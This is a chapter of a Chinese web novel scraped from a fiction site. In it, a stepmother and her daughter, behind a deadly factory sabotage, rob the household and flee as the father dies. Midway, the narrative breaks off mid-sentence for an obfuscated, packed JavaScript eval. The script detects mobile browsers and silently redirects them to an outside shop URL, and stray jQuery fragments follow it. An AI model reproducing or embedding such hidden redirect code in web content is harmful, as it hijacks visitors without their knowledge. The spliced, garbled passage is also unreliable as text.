文趣网 > 其他小说 > 女东家:她才貌双全不好惹 > 11. 第十章
    信是写给妹妹苏蓉的,地址却是八年前的。

    八年前她曾收到了一笔从上海寄过来的汇款,从数额可以看出那时苏蓉的身份地位非富即贵,这么多年她还是第一次收到妹妹的来信,也是唯一的一次。

    时隔这么多年,苏曼云不知道对方是否还住在原来的地址,她和妹妹出生在同一个娘胎,性格却是天差地别。

    她从小就知道妹妹心比天高,也了解她的薄情凉性,她想得到的,不管是人和物,都会想尽办法弄到手,然后

    不管怎样,嘉雁到底是她的亲生女儿,她愿不愿意现身,一切就看天命了。

    这边陈慧刚送走复诊的大夫,佟嘉姚走进来,俯身看了一眼床上的人:“爸他还没醒吗?”

    “怎么回事儿,不是说只毁了那批货吗?怎么现在闹出了这么多条人命。”

    陈慧压低声音,声音却是又急又躁。

    “你问我我问谁去!当初说的清清楚楚,我也不知道事情怎么变成这样,还有那个阿东,到现在都没露面,也不知道是死是活?”

    佟嘉姚也确实被吓得不轻,毕竟牵扯这么多人命,她扯住陈慧的胳膊寻求安慰,“妈,死了那么多人,我们不会有事吧!”

    陈慧只觉得自己的双手不停地颤抖,还要安慰女儿,强迫自己保持着镇定,“放心吧,没人会怀疑到我们身上,没事的,一定会没事的。”

    两个人好不容易平复了情绪,下楼看见工厂的胡叔过来,手里还拿着警局的调查单据,心中又是一紧。

    胡叔的声音有些沙哑,额头也全是细汗,“工厂事故的原因经过初步调查已经有了结果,是因为那些堆放的染料和溶剂遇到火种才发生的爆炸,至于具体火种的来源,就不得而知了。”

    听到‘不得而知’四个字,陈慧母女相视一眼,安心不少,既然查不出来,就算不到她们头上。

    “好了,知道了,你先下去吧。”

    胡叔无奈地摇动了几下脑袋,退出了大厅,心中不免感叹,自己干了大半辈子的地方,这次估计是要散伙了。

    胡叔好不容易出了大门,身子被挤得一个踉跄,透过门缝,外面的热闹传进了前院。

    这几天陈慧已经被宅门外面那些人吵得不得安宁,别说出门了,连靠近走路都要压着脚步,生怕惊扰了一门之隔的那些日夜蹲守的死者家属。

    “你哥那边沟通的怎样了?”“哥已经告诉了那些死伤者家属,一定会给他们合理的说法,可他们还是围在门口不肯离开,现在门口还有好几具死尸呢,要不是这几天降温,恐怕都要发臭了。”

    听到死尸两个字,陈慧只觉得头皮一阵发麻,连声阻止,不让她再继续说下去,“好了好了,别说了,她们这些人不就是要钱吗?想要多少给她们不就完了吗?你去告诉账房,让他拿笔钱先把门口的那些人打发了再说。”

    “不行!”听到母亲的话,佟嘉姚急声制止。

    “为什么不行,难不成你还真的要等到门口那些尸体发臭不可?”

    “妈,你也不想想,这次工厂死伤可是将近百人,门口的只是一小部分,如果今天真让他们如愿拿到了钱,那明天门外的尸体可就不止这些了,到时我们拿不出钱,你觉得他们会怎么办?”

    听了女儿的话,陈慧这才知道自己差点犯下大错,连忙点头,“对对对,你说得对,这钱我们不能给。”

    可话说回来,就这么拖着也不是办法,要是把门外的那些人逼急了,他们一样会闯进来的。

    “夫人、夫人,不好了。”门外,管家慌慌张张跑进来。

    “又怎么了?”陈慧压着怒气,还有什么事会比现在的境况更糟的。

    管家看到夫人脸色不好,知道自己失态,可却丝毫不敢迟疑,“少爷被门外的那群人给砍伤了。”

    临近后院拐角处的石桌上摆着几卷纱布和消毒药水,佟铭头上被人用石头砸伤的,伤口不深,破了皮,手腕处的伤口明显要严重许多。

    佟嘉雁好不容易给他止了血,看着他受伤的位置,心情很沉重。

    她在医书上看过,对方受伤的部位在手腕横纹的附近,很有可能伤到正中神经,这个神经主要牵动大拇指、食指、中指等精细动作,一旦神经受损,再想要完成画画需要的细微控笔、线条微调几乎再无可能。

    想她平时几乎从不大声说话的一个人,这会儿竟也控制不住的红着眼扯着嗓子喊话:“佟铭,你是不是傻,谁让你替我挡刀的。”

    佟铭倒是一副老样子,本来手上还疼的呲牙咧嘴的,难得看见佟嘉雁这幅样子,疼都减轻了一半,“你是不是傻?我一男的,有点伤疤更显男子气概,你个女孩要是留了疤那还得了。”

    “可万一你的手毁了,以后还怎么画画。”

    “你也说万一,万一画不了就不画了呗,咱们家这次要是真的破产,以后估计我连颜料都买不起喽。”

    他说的轻松,佟嘉雁很敏感的捕捉到对方玩笑背后隐藏的失落,她知道他是真的喜欢画画。

    她起身收拾桌上的药箱,准备回屋里和母亲交代一声,就带佟铭去医院仔细瞧瞧,自己的水平有限,不流血不代表没有隐患。急促的脚步声由远及近,是高跟鞋接触地面独有的声音,陈慧走的很快,有好几次都差点崴了脚,好在都被身边的佟嘉姚给扶住。

    “儿子,你怎么样了?没事吧。”她最先注意到的就是儿子头上裹着的纱布,一双手举在半空,碰也不是,收也不是。

    “你再晚来一会,伤口就愈合了。”听到儿子还能胡诌,她这才稍稍舒了一口气,眼睛瞟到站在一侧的佟嘉雁,脸色又冷了下来。

    “谁让你没事去招惹门外那些人的,就算有人要出去给他们一个交代,也轮不到你。”

    这句话依旧是对着儿子说的,却是说给佟嘉雁听的。

    佟铭无语地扶着额头,同时又庆幸,幸好母亲不知道他的伤是怎么来的,要不然又得折腾不知道多久。

    他这一抬手,陈慧又是一声不得了的尖叫,“哎呀,你的手怎么也受伤了,平时打你躲着比谁都快,今天是变木头了?”佟嘉姚看着哥哥受伤,又心疼又气愤,直觉告诉她,哥哥的伤和佟嘉雁脱不了关系。

    “没记错的话,当初这单生意爸可是交给你全权负责的,现在出了这么大的事儿,我们一家受伤的受伤,担惊受怕的受怕,你倒是像个没事儿人似的站在这儿。”

    “佟嘉姚,都什么时候了,你能不能闭嘴。”佟铭的话音还没落,就被另一个声音给硬生生地压了下去,“该闭嘴的是你!”

    陈慧瞪着佟铭,说到底都是被眼前的这个女人所害,要不是因为她,自己也不会出此下策,佟家也不会面临今天的这个局面,可自己的儿子却又偏偏这么护着她,当真是要活活气死她!

    “姨娘放心,这件事我肯定负责到底,另外……佟铭的手腕伤的很重,这会儿你要是有时间,最好还是带他去医院看下吧。”

    得知自己儿子伤的很重,她也顾不上再在后院斗嘴了,拉着佟铭往前院拽。

    佟铭很默契地配合,这边的闹剧告一段落。

    佟嘉雁稍作收拾,给母亲喂完药,天色已暗沉下去。

    她先电话联系了胡叔,向他详细询问这次工人伤亡的最终统计人数和工厂内部所有可流动的资金。

    电话那头的胡叔有些不解,“工厂现有的资金不是被二小姐以救助伤工的名义全都转走了吗?”

    “转走了?佟嘉姚?”得到再次确认,佟嘉雁挂了电话。

    据她所知工厂这边的受难家属暂时没有收到任何的赔偿,双方甚至连补偿金都还在协商阶段,佟嘉姚这时候取走这么一大笔钱,到底想干什么?

    夜幕降临,前院二楼,最靠近楼梯房间门开着,透着微光,里面传来窸窸窣窣收拾物品的声音。

    “嘉姚,我们真的要走吗?”

    陈慧看着一旁收拾着行李的女儿,明显还在犹豫,“我们已经在这里住了这么多年,离开这里真不知道还能去哪?难道就没有任何挽救的余地了吗?”

    佟嘉姚停下手上的动作,转过身神情严肃,“妈,你可想好了,我们干的事要是被人发现,到时你就算想走也走不了了。”

    她知道母亲不经吓,继续发力,“况且账房有多少钱你又不是不知道,那点钱应付外面的人根本就是杯水车薪,我已经算过了,就算我们现在把这座大宅给卖了,勉强可以支付那些工人的医药费,可工厂那边怎么办?这一期的订单根本不可能如期完成,到时又要面对一大笔违约金,与其最后弄得身无分文,还不如我们趁早离开,只要有钱,到哪里还不都一样。”

    陈慧沉默了一会,终于被女儿说动,起身往自己的卧室走去。

    昏迷了许久的佟毅苇终于渐渐地有了知觉,他费力地抖动着撑起眼皮。

    屋里昏暗一片,寂静得有些不寻常,他努力回忆起昏

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17748421|209377||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    迷之前发生的种种,他想出声喊人,发觉嗓子干痛得厉害,最后只好放弃。

    卧室的门匆忙被人打开,陈慧走了进来,开了灯,眼睛却没有往这边瞧上一眼,神情说不上来的古怪。

    佟毅苇下意识没有出声,看着对方先是从梳妆台一旁的抽屉里取出一把钥匙,又将保险柜中的那些珠宝一件件地拿了出来,放进一个提前准备好的包袱里。

    紧接着女儿佟嘉姚也走了进来,先对着陈慧问了句:“收拾好了没?”后身子一转,竟是往自己这边靠近。

    佟毅苇直觉性地重新闭上眼睛,甚至连呼吸都轻了几分。

    “你爸他还没醒,怎么办?”陈慧也靠近过来。

    “还能怎么办?”

    佟毅苇听得出,佟嘉姚的声音明显比陈慧的要冷静许多,或者应该说是冷漠更合适。

    “老爷,我们要走了,你可别怪我们,今天的一切,都是因为你的一意孤行,要不是你执意将工厂分给佟嘉雁,我们也不会让人去动手脚,总之,走到今天我也不想,这些年你欠我的,今天也算一并还了,你就在这继续睡吧。”

    陈慧说话时候整个人是坐在床头的,煽情结束刚要起身,余光瞧见床上的人不知何时正瞪大双眼死盯着自己。

    她浑身一抖,第一反应就是趔趄着要逃离,下一秒手腕被死死抓住,“啊,老爷你醒了?你放手,快放手!”

    佟嘉姚也是一惊,反应过来之后,她立马跑过去帮忙,将父亲略显僵硬的手指一个个掰开,在两人合力协作下,陈慧很快摆脱了床上人的束缚。佟毅苇依旧瞪着眼,嘴里不断地重复着,“是你,竟然是你们。”

    “对,是我,那又怎么样?”突然这瞬间,陈慧不再畏惧眼前这个男人了。

    是啊,一个快死的人,自己凭什么还要怕他?

    想想真可笑,在过去的几十年里,她每天都在看着这个男人的眼色过活,如今对方只不过是一个连床都下不了的病秧子,真是天道好轮回。

    “我为佟家生了儿子,你却娶了别的女人,佟嘉雁她只不过是苏曼云在外面捡来的野种,却凭着那可笑的婚约,在这里大摇大摆地当了十几年的佟家大小姐,这些我都忍了,现在你还让铭儿去娶她,让她们母子永远骑到我头上,我告诉你,我做不到,做不到!”

    陈慧越说表情越狰狞,“佟毅苇,你狂傲自大一辈子,想不到你也有今天,有本事你起来杀了我啊。”

    佟毅苇一个激灵儿,竟直直地坐了起来。

    陈慧看到老爷竟然真的可以起身,还未来得及完成情绪上的变化,佟毅苇那弓起的身子又再次毫无预兆地倒下。

    一时间房间陷入毫无生机的寂静。

    佟嘉姚深吸了几口气,慢慢靠近床榻,将食指轻轻地放在父亲鼻下试探了一下,立马像触电般缩了回来。

    “爸他没气了,我们要赶紧离开这儿。”

    陈慧只顾着点头,佟嘉姚一只胳膊挎着包好的行李,另一只胳膊搀扶着母亲。

    她们慌慌张张去开门,和门外的佟铭撞个正好。

    “哥,你、你怎么在这儿。”

    佟嘉姚相比心虚、眼神躲闪的母亲明显自然很多,甚至还扯出笑来。

    “你们刚刚说的都是真的?”

    佟铭第一次觉得,面前的两个女人,他人生中最重要的两个女人,如今看起来是这么的陌生。

    佟嘉姚收敛笑意,“什么真的假的?我听不懂。”

    陈慧也回过神儿,一把拉住佟铭,“儿子,听妈的话,有什么事等我们先离开这里再说。”

    佟铭没有说话,甩开母亲的拉扯,绕过两人走到床边。

    佟毅苇眼睛依旧睁得很大,不甘和愤怒硬生生地僵在脸上,俨然没有半点气息。

    他想哭又硬生生憋了回去,手心攥得很紧,导致刚包扎好的伤口又开始流血了。

    看着浓稠的红色一滴滴落下,这次竟感觉不到任何疼痛。“趁我还没有改变主意,你们都给我滚。”他声音很平,内心却是做了很大的挣扎。

    “铭儿,你必须和我们一起……”

    “我说让你们滚,我不想看到你们,滚啊!”

    陈慧最后的挽留被佟铭的咆哮掩埋,佟嘉姚了解哥哥的性格,“妈,哥是不会和我们走的,你就死了这条心吧,我们快走吧,再晚就来不及了。”

    最后,那熟悉的高跟鞋声越来越远,彻底没了响动。